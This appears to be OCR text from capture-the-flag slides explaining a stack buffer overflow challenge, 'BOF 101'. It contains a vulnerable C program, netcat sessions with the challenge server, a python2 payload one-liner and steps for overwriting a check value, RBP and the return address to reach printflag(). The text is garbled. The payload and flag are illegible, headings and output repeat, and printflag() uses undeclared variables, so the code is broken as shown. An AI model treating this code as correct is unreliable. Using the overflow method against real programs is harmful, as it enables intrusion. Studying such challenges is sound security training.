


Solution for BOF 101

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int printflag() {
    char buf[32];
    FILE* fp = fopen("/flag", "r");
    fread(buf, 1, 32, fp);
    fclose(fp);
    printf("%s", buf);
    printf("Hello, %s. Your level is %s\n", name, level);
    return 0;
}

int main() {
    int check=0xdeadbeef;
    char name[140];
    printf("printflag()'s addr: %p\n", &printflag);
    printf("What is your name?\n: ");
    scanf("%s", name);
    if (check != 0xdeadbeef) {
        printf("[Warning!] BOF detected!\n");
        exit(0);
    }
    return 0;
}
```




```
$ nc bof101.sstf.site 1337
printflag()'s addr: 0x555555555229
What is your name?
```

Solution for BOF 101

```
$ nc bof101.sstf.site 1337
printflag()'s addr: 0x555555555229
What is your name?
: AAAA

$ python2 -c 'print "[illegible]"' | nc bof101.sstf.site 1337
printflag()'s addr: 0x555555555229
What is your name?
: SCTF{[illegible]}
AAAAAAAAAAAA[illegible]UUUU$
```

Try it yourself!

Try it yourself!

1. Connect to server and get **printflag()**'s address
   - ASLR is off. So **printflag()**'s address is static.
2. Overwrite **name**, **check** and **RBP** with proper values and overwrite main()'s **ret** to **printflag()**'s address